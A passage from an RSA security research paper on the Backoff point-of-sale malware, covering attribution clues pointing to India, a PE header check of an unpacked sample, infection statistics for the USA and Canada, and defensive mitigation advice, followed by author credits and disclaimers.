While monitoring the main server of the Backoff operation, we detected a few requests from someone accessing the C&C control panel. Tracing the IP address of the request led to a hosting server in the Netherlands, but at the same instance, his browser revealed the local time zone of his machine - **GMT+0530**, which is unique for **India Standard Time**.

While hunting for additional Backoff samples, we encountered a new sample in the VirusTotal site. At first glance, it didn't possess any new functionality and the version was 1.57, which we've already encountered. However, as opposed to the other variants, **this sample wasn't packed**.

We followed up this sample entry by examining the *Submissions* tab in VirusTotal. There was only one submission for this binary - it came from **India,** and its name was originally *output.exe,* as if it was freshly created and output from the compiler!




Figure 10

Screenshot of Submission tab at VirusTotal.com

We checked to see if someone had already "messed" with it. In other words, if someone had unpacked it before it was uploaded to VirusTotal. When you come across a binary that has been unpacked, it leaves noticeable traces in the PE header of the binary.

Generally when unpacking a packed binary, one would go about extracting the memory pages of the unpacked sections, and in addition, fix the raw offset and size of each section to be the same as their virtual siblings.




Figure 11

PE header analysis of the binary – virtual and raw values are NOT identical

This means that if the binary were packed, we would see identical values in the *raw* and *virtual* fields of each section. We discovered that they were *not* identical, indicating that the binary could actually be an authentic copy submitted by its author, possibly for AV detection testing purposes, but more significantly, the origin here strengthens our fraudster's possible location as **India**!

STATISTICS - GEOGRAPHICAL DISTRIBUTION OF INFECTION

The following is statistical evidence gathered from the Backoff server-side, providing a graphic picture of the scale of this fraudulent operation. The figures below show the geographic distribution of machines infected with the Backoff malware. Most of the infected machines are located in the USA, but it is also worth mentioning a smaller portion that is located in Canada.

Figure 12

Distribution of Backoff in the USA





Figure 13

Distribution of Backoff in Canada



CONCLUSION

The impact of a compromised POS system can affect both the businesses and consumers by exposing customer data such as names, mailing addresses, credit/debit card numbers, phone numbers, and e-mail addresses to criminal elements. These breaches can impact the business brand and reputation, while consumer information can be used to make fraudulent purchases and potentially compromise customer bank accounts. It's critical to safeguard your corporate networks and web servers to prevent any unnecessary exposure to compromise and to mitigate any damage that could be occurring now.

MITIGATION STEPS

- **Reduce the attack surface** - restrict internet access to a whitelist based approach, and block any unnecessary services. Change all the default passwords, choose strong and complex passwords to protect yourself from dictionary attacks, and never allow authentication without any password at all. Apply software security patches from reliable sources on a regular basis.
- **Implement EMV** technology, also known as 'Chip and PIN'. It won't prevent breaches, but it can lower fraudster motivation to attack your organization, reducing risk for you and your customers.
- **Apply P2PE** (Point-to-Point Encryption) - ***This is by far the most effective mitigation step***, all sensitive information is encrypted right from the entry point on the swiping device, and it renders the RAM scraping method almost useless.
- Apply device and network monitoring solutions - **RSA® ECAT** can help in monitoring your employee endpoint devices, **RSA® Security Analytics** can help you monitor your corporate network, and **RSA® FraudAction™** services can help you enhance and enrich your perimeter protection and keep you up-to date with the most recent and relevant threats to your organization.
- **Follow the PCI-DSS** regulations – this does not provide full protection, but it is the required minimum for storing sensitive payment information.
- **Adopt Two-Factor Authentication** (2FA) across your entire network - this will lower the risk of compromise.

AUTHOR AND CONTRIBUTORS

AUTHOR

- Rotem Kerner
  Twitter: @k1p0d

CONTRIBUTORS

- Lior Ben Porat
- Uri Fleyder
- Eli Marcus

Content and liability disclaimer

This Research Paper is for general information purposes only, and should not be used as a substitute for consultation with professional advisors. EMC has exercised reasonable care in the collecting, processing, and reporting of this information but has not independently verified, validated, or audited the data to verify the accuracy or completeness of the information. EMC shall not be responsible for any errors or omissions contained on this Research Paper, and reserves the right to make changes anytime without notice. Mention of non-EMC products or services is provided for informational purposes only and constitutes neither an endorsement nor a recommendation by EMC. All EMC and third-party information provided in this Research Paper is provided on an "as is" basis.

EMC DISCLAIMS ALL WARRANTIES, EXPRESSED OR IMPLIED, WITH REGARD TO ANY INFORMATION (INCLUDING ANY SOFTWARE, PRODUCTS, OR SERVICES) PROVIDED IN THIS RESEARCH PAPER, INCLUDING THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, AND NON-INFRINGEMENT. Some jurisdictions do not allow the exclusion of implied warranties, so the above exclusion may not apply to you.

In no event shall EMC be liable for any damages whatsoever, and in particular EMC shall not be liable for direct, special, indirect, consequential, or incidental damages, or damages for lost profits, loss of revenue or loss of use, cost of replacement goods, loss or damage to data arising out of the use or inability to use any EMC website, any EMC product or service. This includes damages arising from use of or in reliance on the documents or information present on this Research Paper, even if EMC has been advised of the possibility of such damages.

ABOUT RSA

RSA's Intelligence Driven Security solutions help organizations reduce the risks of operating in a digital world. Through visibility, analysis, and action, RSA solutions give customers the ability to detect, investigate and respond to advanced threats; confirm and manage identities; and ultimately, prevent IP theft, fraud and cybercrime. For more information on RSA, please visit www.rsa.com.

H13743